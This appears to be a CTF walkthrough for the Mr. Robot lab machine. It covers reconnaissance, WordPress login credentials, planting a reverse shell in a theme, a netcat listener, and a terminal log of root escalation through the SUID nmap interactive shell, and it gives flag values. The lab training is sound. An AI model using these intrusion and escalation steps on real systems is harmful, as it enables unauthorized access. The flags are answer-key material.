Mr Robot CTF

🕵️‍♂️ Mr. Robot CTF Walkthrough

🎯 Challenge Overview

The **Mr. Robot CTF** machine is a beginner-to-intermediate level vulnerable VM inspired by the TV show *Mr. Robot*. The objective is to capture **3 keys (flags)** hidden inside the system.


- **Platform:** VulnHub / TryHackMe
- **Objective:** Gain root access and read the final flag.
- **Difficulty Level:** Easy–Medium
- **Skills Tested:** Web enumeration, WordPress exploitation, privilege escalation

Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.


It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.




Step-2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.



Step-3:-

Hydra (also called **THC-Hydra**) is a **popular password-cracking tool** used in penetration testing for performing **brute force attacks** on login services like SSH, FTP, HTTP, RDP, MySQL, Telnet, and many more.




Step-4:-

- `robots.txt` is a text file placed at the root of a website (e.g., `https://example.com/robots.txt`).

- It provides **instructions to web crawlers** (like Googlebot, Bingbot, etc.) about which parts of the site they are allowed or disallowed to access.

- It is part of the **Robots Exclusion Protocol (REP)**.



Step-5:-

In this step first, we can get the username & password through the wp-login tool


Username – Elliot

Password- ER28-0652

wp-login.php is not a hacking tool – it's a **WordPress core file** used for authentication.
It's the default login page for WordPress websites.


- It's a **PHP script** included in every WordPress installation.
- Location: `https://example.com/wp-login.php`
- Purpose: Provides login form for:
    - Admin panel (`/wp-admin/`)
    - User authentication
    - Password reset functionality

In the wp-login function, we can add a reverse shell & then we can edit the theme section.



Step-6:-

- **CrackStation.net** is an online password hash cracker.
- It supports many hashing algorithms: MD5, SHA1, SHA256, SHA512, crypt, NTLM, etc.
- Uses a massive database (billions of entries) of **pre-computed hashes** (rainbow tables) to crack weak or common passwords.




Step-7:-


This is a **Netcat (nc)** command, often used in networking, pentesting, and CTF challenges.

Breakdown of Options:


- **nc** → Runs Netcat, a tool for reading/writing data across network connections using TCP or UDP.
- **-l** → **Listen mode**. Instead of connecting out, Netcat will wait for incoming connections.
- **-v** → **Verbose**. Gives more detailed output about what Netcat is doing (helpful for debugging).
- **-n** → **No DNS resolution**. Prevents Netcat from trying to resolve hostnames (works faster).
- **-p 5555** → **Port number**. Tells Netcat to listen on port 5555.



& then we get the 2nd flag



& almost we can get the last flag. We can also capture the final flag.


kali@kali ~
File Actions Edit View Help
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
nmap //robot@linux:ls
ls
robot
robot@linux:/home$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 (http://www.insecure.org/nmap/)
Welcome to Interactive Mode -- press h <enter> for help
nmap> sh
sh
Unknown command (sh) -- press h <enter> for help
nmap> :sh
:sh
Unknown command (:sh) -- press h <enter> for help
nmap> !sh
!sh
id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# cd /robot
cd /robot
sh: 2: cd: can't cd to /robot
cd /root
cd /root
ls
ls
firstboot_done key-3-of-3.txt
cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#